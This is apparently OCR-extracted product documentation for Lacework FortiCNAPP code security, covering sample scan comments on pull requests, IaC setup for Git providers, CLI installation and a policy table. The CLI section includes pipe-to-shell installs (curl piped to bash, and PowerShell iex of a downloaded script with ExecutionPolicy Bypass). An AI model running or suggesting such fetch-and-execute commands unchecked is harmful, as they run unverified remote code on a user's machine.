
Example one: SCA scan results

The following example demonstrates the PR comments returned after an SCA scan. The SCA scan identified multiple potential issues, including CVEs, internal code issues, exposed secrets, and license compliance violations.



By expanding each section, you can find information on the identified issue:

- *3rd Party Vulnerabilities*: Provides details of identified CVEs at a high level, including the package and severity.



lacework-code-security bot commented 6 minutes ago

Lacework Code Security

When a Pull Request in a repository is submitted, the Lacework FortiCNAPP runs scans on both the source and target branches and compares the results to identify any issues / vulnerabilities which will be introduced by the source branch.

3rd Party Vulnerabilities - Found 3 package(s) which introduces 11 new CVE(s) - Severity: High

▾ Expand Details

The Lacework FortiCNAPP's Software Composition Analysis (SCA) tool identified the following vulnerabilities introduced through the 3rd-party packages / dependencies included in the source branch.

Package	Location	Vulnerabilities (CVEs)		Fix Version
		Direct	Transitive	
guzzlehttp/guzzle@6.3.3	composer.lock#L9-L77 packages/	High: 5	-	6.5.8
▸ Expand Details				
glob-stream@5.3.0	package-lock.json#L51-L60 packages/	-	High: 1 Medium: 1 Low: 3	Unknown
▸ Expand Details				
paramiko@2.4.1	requirements.txt#L1 packages/	High: 1	-	2.4.2
▸ Expand Details				

Internal Code - Found 5 new potential issue(s) - Severity: High

▸ Expand Details


Hard-coded Secrets - Found 1 new potential exposed secret(s) - Severity: High

▸ Expand Details

License Risks - Found 1 new potential license compliance violation(s) - Category: Restricted

▸ Expand Details

To view more in-depth information, expand details of each *Package*. This will include information on the CVE ID, severity, suggested fix version, and so on.



3rd Party Vulnerabilities - Found 3 package(s) which introduces 11 new CVE(s) - Severity: High

▾ Expand Details

The Lacework FortiCNAPP's Software Composition Analysis (SCA) tool identified the following vulnerabilities introduced through the 3rd-party packages / dependencies included in the source branch.

Package	Location	Vulnerabilities (CVEs)		Fix Version
		Direct	Transitive	
guzzlehttp/guzzle@6.3.3	composer.lock#L9-L77 packages/	High: 5	-	6.5.8

▾ Expand Details

Vulnerability ID	Severity	Dependency Direct / Transitive	Fix Version
CVE-2022-29248	High	guzzlehttp/guzzle@6.3.3 Direct	6.5.6
CVE-2022-31042	High	guzzlehttp/guzzle@6.3.3 Direct	6.5.7
CVE-2022-31043	High	guzzlehttp/guzzle@6.3.3 Direct	6.5.7
CVE-2022-31090	High	guzzlehttp/guzzle@6.3.3 Direct	6.5.8
CVE-2022-31091	High	guzzlehttp/guzzle@6.3.3 Direct	6.5.8

glob-stream@5.3.0	package-lock.json#L51-L60 packages/	-	High: 1 Medium: 1 Low: 3	Unknown


▾ Expand Details

Vulnerability ID	Severity	Dependency Direct / Transitive	Fix Version
CVE-2024-4068	High	braces@1.8.5 Transitive	3.0.3
CVE-2024-4067	Medium	micromatch@2.3.11 Transitive	4.0.8
CVE-2025-5889	Low	brace-expansion@1.1.11 Transitive	1.1.12
CVE-2018-1109	Low	braces@1.8.5 Transitive	2.3.1
GHSA-g95f-p29q-9xw4	Low	braces@1.8.5 Transitive	2.3.1

paramiko@2.4.1	requirements.txt#L1 packages/	High: 1	-	2.4.2

▸ Expand Details

- *Internal Code*: Provides information on the identified issues with internal code, including a description of the issue, the severity, and the URL to the exact location where the issue is introduced.



lacework-code-security bot commented 7 minutes ago

Lacework Code Security

When a Pull Request in a repository is submitted, the Lacework FortiCNAPP runs scans on both the source and target branches and compares the results to identify any issues / vulnerabilities which will be introduced by the source branch.

3rd Party Vulnerabilities - Found 3 package(s) which introduces 11 new CVE(s) - Severity: High

▸ Expand Details

Internal Code - Found 5 new potential issue(s) - Severity: High

▾ Expand Details

The Lacework FortiCNAPP Static application security testing (SAST) scanner detected the following issues in internal code changes for the source branch.

Issue	Description	Location	Severity
Path Traversal CWE-22	Detected potential user input in path manipulation, which is a bad practice and may lead to path traversal attacks that can expose sensitive information to attackers.	PathTraversal.php#L4 app/php/language-specific/	High
Path Traversal CWE-22	Detected potential user input in path manipulation, which is a bad practice and may lead to path traversal attacks that can expose sensitive information to attackers.	PathTraversal.php#L8 app/php/language-specific/	High
String Concat In Shell Command CWE-78	Detected string concatenation in shell command, which is a bad practice and may allow code injection attacks	StringConcatInShellCommand.java#L16 app/java/language-specific/	High
String Concat In Shell Command CWE-78	Detected string concatenation in shell command, which is a bad practice and may allow code injection attacks	StringConcatInShellCommand.java#L26 app/java/language-specific/	High
String Concat In Sql Command CWE-89	Detected string concatenation in SQL command, which is a bad practice and may allow SQL injection attacks. Instead, consider using parameterized queries.	StringConcatInSqlCommand.php#L6 app/php/language-specific/	High


Hard-coded Secrets - Found 1 new potential exposed secret(s) - Severity: High

▸ Expand Details

License Risks - Found 1 new potential license compliance violation(s) - Category: Restricted

▸ Expand Details

- *Hard-coded Secrets*: Provides information on identified secrets in the source branch, include the secret category and severity.



lacework-code-security bot commented 8 minutes ago

Lacework Code Security

When a Pull Request in a repository is submitted, the Lacework FortiCNAPP runs scans on both the source and target branches and compares the results to identify any issues / vulnerabilities which will be introduced by the source branch.

3rd Party Vulnerabilities - Found 3 package(s) which introduces 11 new CVE(s) - Severity: High

▸ Expand Details

Internal Code - Found 5 new potential issue(s) - Severity: High

▸ Expand Details

Hard-coded Secrets - Found 1 new potential exposed secret(s) - Severity: High

▾ Expand Details


The Lacework FortiCNAPP's Software Composition Analysis (SCA) tool found the following secrets in the project files of the source branch.

Secret	Category	Location	Severity
Wordpress Auth Credentials	WordPress	config.php#L4 app/php/	High

License Risks - Found 1 new potential license compliance violation(s) - Category: Restricted


▸ Expand Details

- *License Risks*: Provides information on potential license compliance violations, including the licence and license category.




Example two: IaC scan results

The following example demonstrates the PR comments returned after an IaC scan. The IaC scan identified 8 new, potential violations for review.



Upon expanding the details, you can find information on the identified violation, including a high-level *Description*, the *Location* of the violation, and its *Severity*.



lacework-code-security bot commented 11 minutes ago

Lacework Code Security

When a Pull Request in a repository is submitted, the Lacework FortiCNAPP runs scans on both the source and target branches and compares the results to identify any issues / vulnerabilities which will be introduced by the source branch.

Infrastructure as Code - Found 8 new potential violation(s) - Severity 🔴 High

▾ Expand Details

The Lacework FortiCNAPP Infrastructure as Code (IaC) static analyzer evaluated infrastructure as code (IaC) files and identified the following security and compliance violations in the source branch. See summary in Lacework FortiCNAPP.

Violation	Description	Location	Severity
EC2 instances should not have a public IP association (IPv4)	EC2 instances should not have a public IP association (IPv4). Publicly accessible EC2 instances are reachable over the internet even if you have protections such as NACLs or security groups. If these protections are accidentally removed your instances may be vulnerable to attack.	stack.yaml#L132 CloudFormation/	🔴 High
Ensure Dynamodb point in time recovery is enabled	Ensure Dynamodb point in time recovery (backup) is enabled. You can create on-demand backups of your Amazon DynamoDB tables, or you can enable continuous backups using point-in-time recovery.	dynamo.yaml#L24 CloudFormation/	🟧 Medium
Ensure VPC Flow Logging is enabled for all VPCs	VPC Flow Logs is a feature that captures information about IP traffic going to and from network interfaces in your VPC. After creating a flow log, you can view and retrieve its data in Amazon CloudWatch Logs or Amazon S3. It is recommended to enable VPC Flow Logs for all traffic types (ACCEPT, REJECT, and ALL) in all VPCs for comprehensive network visibility and security analysis.	stack.yaml#L50 CloudFormation/	🟡 Low

Legacy IaC Security overview

This topic is part of the legacy IaC offering. It will be end of support and deprecated by the end of 2025. See Navigating the Infrastructure-as-Code security pages on page 1485 and Infrastructure-as-Code Security on page 1546 for more information on the active IaC offerings.

Lacework FortiCNAPP Infrastructure as Code (IaC) Security is a software-as-a-service (SaaS) automation platform for IaC management that supports Terraform, CloudFormation, Kubernetes and other IaC languages (see Language Support for details). It quickly detects security vulnerabilities and provides feedback through pull requests. This empowers developers to continue developing in a familiar way without context switching.

How does it work?

Lacework FortiCNAPP IaC Security has a bot (Code Security App) that integrates directly with GitHub, GitLab, and Bitbucket. It passes each commit and pull request through a processing pipeline that performs static analysis, plan generation and custom policy checks. It returns the results of these checks back to the git provider's pull requests to facilitate efficient code review. DevOps, site reliability engineers, and security teams can be sure that only changes that have passed through this processing pipeline are allowed to be deployed.

Benefits

Lacework FortiCNAPP IaC Security:

- Helps you deliver secure IaC
- Reduces risk of security incidents in production
- Decreases time and effort of security remediation
- Reduces costs
- Accelerates deployment
- Reduces errors
- Increases infrastructure efficiency

Terminology

Term	Description
Run/Scan	Periodic evaluation of your company’s integrated repositories by an IaC tool.
Job	0-N Scans.

Term	Description
Assessment	A grouping of Job results for a target (e.g., a repository).
Findings	All security issues that IaC Assessment detects.
Code Security App	Lacework IaC Security's bot that integrates directly with GitHub and GitLab.
Policies	Your security policies such as "GitHub repositories shouldn't be public". The policy might have a corresponding compliance security rule such as CIS or HIPAA.
Pull Request	This is a method to submit contributions to a development project. The contributor requests the repository owner to review the code that they want to merge into the project.
Suppression	You can suppress a finding that IaC Security reports when it is not an issue. There are various suppression levels. You can suppress a finding for a specific Resource (see Use Findings), Organization Policy (see Modifying IaC Security policies on page 1705), or Repo Level (see Configure Code Security App for further details).
Violations	During a scan, IaC Security identifies issues when the code does not conform to a policy in runtime. This is a violation.

Getting started with IaC Security

This topic is part of the legacy IaC offering. It will be end of support and deprecated by the end of 2025. See Navigating the Infrastructure-as-Code security pages on page 1485 and Infrastructure-as-Code Security on page 1546 for more information on the active IaC offerings.

To get started with Lacework FortiCNAPP IaC Security, connect the Code Security App to your git provider.

Getting started with GitHub

Prerequisites

To install the Code Security app, you need admin-level access to all the repositories you plan to integrate. You can select some or all of the repositories for monitoring. You can also install the app directly from the GitHub marketplace.

Verify that the GitHub Code Security application is installed for each organization. To verify this, go to the GitHub Code Security App and make sure that the app is correctly installed.

Permissions

To verify that you have the correct permissions and authorization needed to configure the Code Security App, go to the GitHub Application Settings.

Under the "Authorized OAuth Apps" tab, select "Lacework IaC Security" and verify that the GitHub organization is granted access.

Click *Grant* next to your Organization (as shown above). After you have done that, you will need to sign out and sign back in to Lacework FortiCNAPP IaC Security.

Configuring the Code Security app with GitHub

To configure the app with GitHub:

1. Go to the Lacework IaC Security page.
2. Select GitHub as your provider.
3. Go to https://github.com/apps/iacbot and click *Configure*.
4. Select the Organization for which you want to install the Code Security App.
   a. Confirm that you have assigned each organization the correct permissions.
5. Review and authorize the Code Security App for your selected repositories.
6. Accept the Terms of Service.

At this point, the Code Security App is analyzing your repos. It looks for Terraform, CloudFormation, Kubernetes, and other IaC Languages (see Language Support for details). When it finds IaC source code, it initiates a static analysis of your code.

As soon as the first assessment is complete, you should get a successful integration message.

Getting started with GitLab

Prerequisites

To install Code Security App, you need a service account with an `Owner` or `Maintainer` role and the scopes `api`, `read_repository`, `openid`, `read_user` and `email`.

Configuring the Code Security app with GitLab

To configure the app with GitLab:

1. Go to the Lacework IaC Security page.
2. Select GitLab as your provider.
3. Log in to GitLab.
4. Accept the Terms of Service.
5. Each `Group` in GitLab corresponds to an organization in Lacework IaC. Select a group from the dropdown to change which organization is being integrated.
6. Create the Service Account token with the required roles and scopes mentioned in the prerequisites for the GitLab group which you want us to scan. Configure the service account access token and click `CONNECT GITLAB`.

At this point, the Code Security App is analyzing your repos. It looks for Terraform, CloudFormation, Kubernetes and other IaC Languages (see Language Support for details). When it finds IaC source code, it initiates a static analysis of your code.

As soon as the first assessment is complete, you should get a successful integration message.

If you require an IaC Security integration with on-premise tools (for example, GitLab or GitHub), contact your Lacework FortiCNAPP representative.

Getting started with Bitbucket

Prerequisites

To install Code Security App, you need admin-level access to all of your integrated organization's repositories.

Configuring the Code Security app with Bitbucket

To configure the app with Bitbucket:

1. Go to the Lacework IaC Security page.
2. Select Bitbucket as your provider and continue.
3. Log in to Bitbucket.
4. Confirm Code Security App access to your Bitbucket account.
5. Select the workspace to install the Lacework IaC Security app.
6. Accept the Terms of Service.
7. Connect your Bitbucket account with Lacework IaC.

At this point, the Code Security App is analyzing your repos. It looks for Terraform, CloudFormation, Kubernetes and other IaC Languages (see Language Support for details). When it finds IaC source code, it initiates a static analysis of your code.

As soon as the first assessment is complete, you should get a successful integration message.

CLI usage

This topic is part of the legacy IaC offering. It will be end of support and deprecated by the end of 2025. See Navigating the Infrastructure-as-Code security pages on page 1485 and Infrastructure-as-Code Security on page 1546 for more information on the active IaC offerings.

To run Lacework FortiCNAPP's Infrastructure as Code (IaC) offerings with the Lacework FortiCNAPP CLI, you must install the Lacework CLI according to your operating system, use API keys to authenticate, and configure the CLI for Lacework FortiCNAPP and for IaC security.

Installing the Lacework FortiCNAPP CLI

Bash (macOS/Linux)

```
curl https://raw.githubusercontent.com/lacework/go-sdk/main/cli/install.sh | bash
```

Powershell (Windows)

1. Open a PowerShell terminal and run the following command:

   ```
   Set-ExecutionPolicy Bypass -Scope Process -Force
   iex ((New-Object System.Net.WebClient).DownloadString
   ('https://raw.githubusercontent.com/lacework/go-sdk/main/cli/install.ps1'))
   ```

   The Lacework FortiCNAPP CLI is installed at `C:\ProgramData\Lacework\lacework.exe` and the system PATH environment variable is updated to include the Lacework FortiCNAPP CLI.
2. Open a new PowerShell terminal to read the updated system PATH and use the Lacework FortiCNAPP CLI.

Homebrew (macOS/Linux)

```
brew install lacework/tap/lacework-cli
```

For more details, see the Lacework Homebrew Tap.

Chocolatey (Windows):

```
choco install lacework-cli
```

For more details, see the Lacework CLI Chocolatey package.

Creating an API key

The Lacework FortiCNAPP CLI requires an API key and secret to authenticate with Lacework FortiCNAPP. Lacework FortiCNAPP API Keys can be created by account administrators through the console. For more information, go to API Access Keys and Tokens.

To create a key:

1. Log in to the console.
2. Click *Settings* > *API keys*.
3. Click *Add New*.
4. Enter a name for the key and an optional description.
5. Click *Save*.
6. Click the ... icon and then *Download* to save the API key file locally.

The contents of your API key contain a `keyId` `secret`, `subAccount`, and `account`:

```
{
  "keyId": "ACCOUNT_ABCEF01234559B9B07114E834D8570F567C824039756E03",
  "secret": "_abc1234e243a645bcf173ef55b837c19",
  "subAccount": "myaccount",
  "account": "myaccount.lacework.net"
}
```

Configuring the CLI

Use the `lacework configure` command to configure the Lacework FortiCNAPP CLI with the API Key downloaded from the previous step.

```
lacework configure -j /path/to/key.json
```

Example output:

```
Account: example
Access Key ID: EXAMPLE_1234567890ABCDE1EXAMPLE1EXAMPLE123456789EXAMPLE
Secret Access Key: ********************************
```

```
You are all set!
```

The `lacework configure` command generates a file named `.lacework.toml` inside your home directory (`$HOME/.lacework.toml`) with a single profile named `default`.

Configuring the CLI for IaC

Once you have installed the Lacework FortiCNAPP CLI and set up authentication with `lacework configure`, you must configure the CLI for use with Lacework FortiCNAPP's Infrastructure as Code (IaC) Security.

To configure the Lacework FortiCNAPP CLI for IaC Security:

1. Run `lacework component install iac` in the Lacework FortiCNAPP CLI.
2. The Lacework FortiCNAPP CLI is now configured for IaC. You can now run `lacework iac ...`.

If you encounter an error installing the IaC component, run `lacework iac config reconfig --reset`.

Environment variables

Within the Lacework FortiCNAPP CLI:

- `LW_ACCOUNT` sets the account.
- `LW_API_KEY` sets the API key.
- `LW_API_SECRET` sets the API secret.

IaC CLI commands and usage

```
  completion  Generate the autocompletion script for the specified shell
  help        Help about any command
  scan        Scan infrastructure code files
  version     Display the version of the lacework IAC CLI
```

Usage

```
lacework iac [command]
```

A list of commands and command-line options is available by running `lacework iac --help`. Help and specific options for each command is available by running `lacework iac [command] --help`

Troubleshooting `config` for Lacework FortiCNAPP CLI

- To start over, try deleting (or backing up) your `~/.config/lacework/iac-config.json` file.
- You should *NOT* have `APIToken` in your config when working with Lacework FortiCNAPP CLI.
- Run `env` and check for unintended Lacework-related values being set.

IaC support matrix

This topic is part of the legacy IaC offering. It will be end of support and deprecated by the end of 2025. See Navigating the Infrastructure-as-Code security pages on page 1485 and Infrastructure-as-Code Security on page 1546 for more information on the active IaC offerings.

Lacework FortiCNAPP's IaC Security supports multiple languages, providers, and integrations. Consult the following tables for the currently supported resources.

Supported languages and mechanisms

Lacework FortiCNAPP IaC's language support varies based on the support mechanism used. For example, Terraform can be used with Code Security App, CI/CD, and CLI integrations but Terraform Plan is not supported. Consult the following table for information regarding your language used.

Language	Supported	Code Security App (Repo)	CI/CD	CLI
ARM Templates				
Cloudformation	✓	✓	✓	✓
Crossplane				
Dockerfiles	✓	✓	✓	✓
Helm Charts	✓	✓	✓	✓
Helmfile				
Kustomize	✓	✓	✓	✓
Pulumi				
Terraform	✓	✓	✓	✓

Supported Git providers

Currently, Lacework FortiCNAPP IaC supports integrations with Bitbucket, GitHub, and GitLab.

Git Providers	Supported
Azure DevOps	

Git Providers	Supported
Bitbucket	✓
Bitbucket Server	
GitHub	✓
GitHub Server	
GitLab	✓
GitLab Server	

Supported CI/CD pipelines

Beta feature CI/CD support for is currently in beta for select Lacework FortiCNAPP customers. Contact your Lacework FortiCNAPP Representative for more information.

CI/CD Pipelines	Supported
Bitbucket Pipeline	✓
GitHub Actions	✓
GitLab Pipeline	✓
Jenkins	✓

Supported Terraform tools and orchestration platforms

Some Terraform tools and orchestration platforms are supported by Lacework FortiCNAPP IaC. Consult the following table for more information.

Terraform tools and Orchestration platforms	Supported
Atlantis	✓
Env0	
Spacelift	
Terraform Cloud	

Terraform tools and Orchestration platforms	Supported
Terraform Enterprise	
Terragrunt	

Legacy Lacework FortiCNAPP IaC policies

This topic is part of the legacy IaC offering. It will be end of support and deprecated by the end of 2025. See Navigating the Infrastructure-as-Code security pages on page 1485 and Infrastructure-as-Code Security on page 1546 for more information on the active IaC offerings.

This topic refers to the legacy IaC policies. For a list of current IaC v2 policies, see Lacework FortiCNAPP IaC policies on page 1498.

Lacework FortiCNAPP IaC Security is converting existing policies to `Rego`. You may notice duplicate findings due to `checkov` or `tfsec` policies temporarily co-existing. For remediation, Lacework FortiCNAPP offers suppression options for both Code Security App and CI/CD integrations.

Assessments

Invoked through Code Security app and CI/CD

In the Console, the new Lacework FortiCNAPP authored policies are visible as part of your assessment findings. The old policies they have replaced can be seen in *Suppressed findings* (Soluble) / *Exceptions* (Lacework FortiCNAPP).

Note that these new policies have been carefully reviewed and tested by Lacework FortiCNAPP, and they may not use the same logic as the `checkov` or `tfsec` policies. You may see false positive results disappear and true positive results appear.

Invoked through the CLI

The CLI runs one tool per scan, for example a `checkov` scan or a `tfsec` scan. Therefore, all the policies for a given tool are evaluated.

Duplicate findings

For Code Security App and CI/CD invoked assessments, to avoid duplication, Lacework FortiCNAPP suppresses the old policy findings. As assessments are built dynamically, the old policies will show up as suppressed for old assessments too.

Published Lacework FortiCNAPP policies

Policies converted to `Rego` are released in small batches. In cases where an existing policy is no longer relevant, it is deprecated without replacement.

The following table tracks released `Rego` policies.

Policy mapping

Policy Name	Lacework Policy ID	`Checkov` Policy ID	`Tfsec` Policy ID	Publish Date
EKS should not allow public access to API endpoint	`lacework-iac-aws-network-1`	`ckv-aws-38`	`tfsec-aws068`, `tfsec-aws069`	7/10/23
Ensure RDS cluster has IAM authentication enabled	`lacework-iac-aws-iam-1`	`ckv-aws-162`		7/10/23
Pods should not run containers with `allowPrivilegeEscalation`	`lacework-iac-k8s-security-2`	`ckv-k8s-20`		7/10/23
KMS master keys should not be globally accessible	`lacework-iac-aws-security-1`	`ckv-aws-33`		7/10/23
Container image should be versioned	`lacework-iac-k8s-workload-1`	`ckv-k8s-43`		7/27/23
Minimize the execution of container workloads with added capabilities	`lacework-iac-k8s-workload-2`	`ckv-k8s-24`		7/27/23
Minimize the execution of container workloads with the `NET_RAW` capability	`lacework-iac-k8s-workload-3`	`ckv-k8s-7`, `ckv-k8s-28`		7/27/23
AWS resources must specify a	`lacework-iac-`	`ckv2-aws-5`		7/27/23

Policy Name	Lacework Policy ID	Checkov Policy ID	Tfsec Policy ID	Publish Date
Security Group	aws-network-2			
Apply security context to pods and containers	lacework-iac-k8s-security-1	ckv-k8s-29, ckv-k8s-30		7/27/23
An inbound firewall rule allows traffic from /0	lacework-iac-gcp-network-1		tfsec-gcp003	7/27/23
Amazon ALBs should implement HTTPS	lacework-iac-aws-tls-1	ckv-aws-2	tfsec-aws004	8/4/23
An outdated SSL policy is in use by a load balancer	lacework-iac-aws-tls-2		tfsec-aws010	8/4/23
CloudFront distribution uses outdated SSL/TLS protocols	lacework-iac-aws-tls-3		tfsec-aws021	8/4/23
API Gateway domain name uses outdated SSL/TLS protocol	lacework-iac-aws-tls-4		tfsec-aws025	8/4/23
ElasticSearch domain endpoint uses outdated TLS policy	lacework-iac-aws-tls-5		tfsec-aws034	8/4/23
Network ACL allows ingress from 0.0.0.0/0	lacework-iac-aws-network-3		tfsec-aws049	8/4/23
Network ACL ingress must not permit all ports	lacework-iac-aws-network-4		tfsec-aws050	8/4/23
S3 bucket does not block public access	lacework-iac-aws-storage-1	cks-aws-53, ckv-aws-54, ckv-aws-55, ckv-aws-56	tfsec-aws001, tfsec-aws074, tfsec-aws075, tfsec-aws076,	8/4/23
DAX Cluster should encrypt data at rest	lacework-iac-aws-encryption-2		tfsec-aws081	8/17/23
Unencrypted SNS topic	lacework-iac-aws-encryption-4		tfsec-aws016	8/17/23
A KMS key is not configured to auto-rotate	lacework-iac-aws-encryption-5		tfsec-aws019	8/17/23
CloudFront viewer protocol policy should be set to https-only or redirect-to-http	lacework-iac-aws-encryption-6		tfsec-aws020	8/17/23
EKS Clusters should encrypt secrets	lacework-iac-aws-		tfsec-aws066	8/17/23

Policy Name	Lacework Policy ID	Checkov Policy ID	Tfsec Policy ID	Publish Date
	encryption-10			
EKS Cluster should have control plane logging enabled	lacework-iac-aws-logging-1	ckv-aws-37	tfsec-aws067	8/17/23
S3 bucket does not have access logging	lacework-iac-aws-storage-2		tfsec-aws002	8/17/23
RDS instance is publicly accessible	lacework-iac-aws-storage-3		tfsec-aws011	8/17/23
